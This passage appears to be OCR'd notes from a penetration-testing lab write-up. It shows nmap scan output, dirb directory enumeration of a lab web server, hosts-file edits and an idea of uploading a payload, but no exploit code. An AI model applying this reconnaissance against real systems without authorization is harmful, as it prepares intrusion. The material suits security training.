
172.16.64.10

172.16.64.81

Nmap scan report for **172.16.64.81**
Host is up (0.035s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 09:1e:bf:d0:44:0f:bc:c8:64:bd:ac:16:09:79:ca:a8 (RSA)
| 256 df:60:fc:fc:db:4b:be:b6:3e:7a:4e:84:4c:a1:57:7d (ECDSA)
|_ 256 ce:8c:fe:bd:76:77:8e:bd:c9:b8:8e:dc:66:b8:80:38 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
13306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
| Protocol: 10
| Version: 5.7.25-0ubuntu0.16.04.2
| Thread ID: 4
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: \x10UHf3\x01h)+\x01\x1C\x07l\x1DT\x138\x14c:
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:50:56:A5:30:21 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Dirb

- Inspect all the found directories



GENERATED WORDS: 4612

---- Scanning URL: http://172.16.64.81/ ----
==> DIRECTORY: http://172.16.64.81/default/
+ http://172.16.64.81/index.html (CODE:200|SIZE:11321)
+ http://172.16.64.81/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://172.16.64.81/webapp/


---- Entering directory: http://172.16.64.81/default/ ----
+ http://172.16.64.81/default/index.html (CODE:200|SIZE:11321)

---- Entering directory: http://172.16.64.81/webapp/ ----
==> DIRECTORY: http://172.16.64.81/webapp/assets/
==> DIRECTORY: http://172.16.64.81/webapp/css/

==> DIRECTORY: http://172.16.64.81/webapp/emails/
+ http://172.16.64.81/webapp/favicon.ico (CODE:200|SIZE:300757)
==> DIRECTORY: http://172.16.64.81/webapp/img/
==> DIRECTORY: http://172.16.64.81/webapp/includes/
+ http://172.16.64.81/webapp/index.php (CODE:200|SIZE:6359)
==> DIRECTORY: http://172.16.64.81/webapp/install/
==> DIRECTORY: http://172.16.64.81/webapp/lang/
+ http://172.16.64.81/webapp/robots.txt (CODE:200|SIZE:206)
==> DIRECTORY: http://172.16.64.81/webapp/templates/
==> DIRECTORY: http://172.16.64.81/webapp/upload/

Modify the /etc/hosts file

- Connect to static.foocorp.io - cms.foocorp.io




Dirb all the address

- After dirb all the addresses, I've one interesting thing on http://-75ajvxi36vchsv584es1.foocorp.io/


⇒ There is an alert popped up everytime when you are trying to access to it.

⇒ So, what should we do? Maybe let's inspect the webpage




⇒ Maybe we try to modify this code? Then, create this webpage on our local-host to upload the malicious payload on it?


http://static.foocorp.io/



- We found the login directory
- We would need the credentials to access into this.



http://cms.foocorp.io/




- We found a punch of hidden directories.
- Let's enum all of them

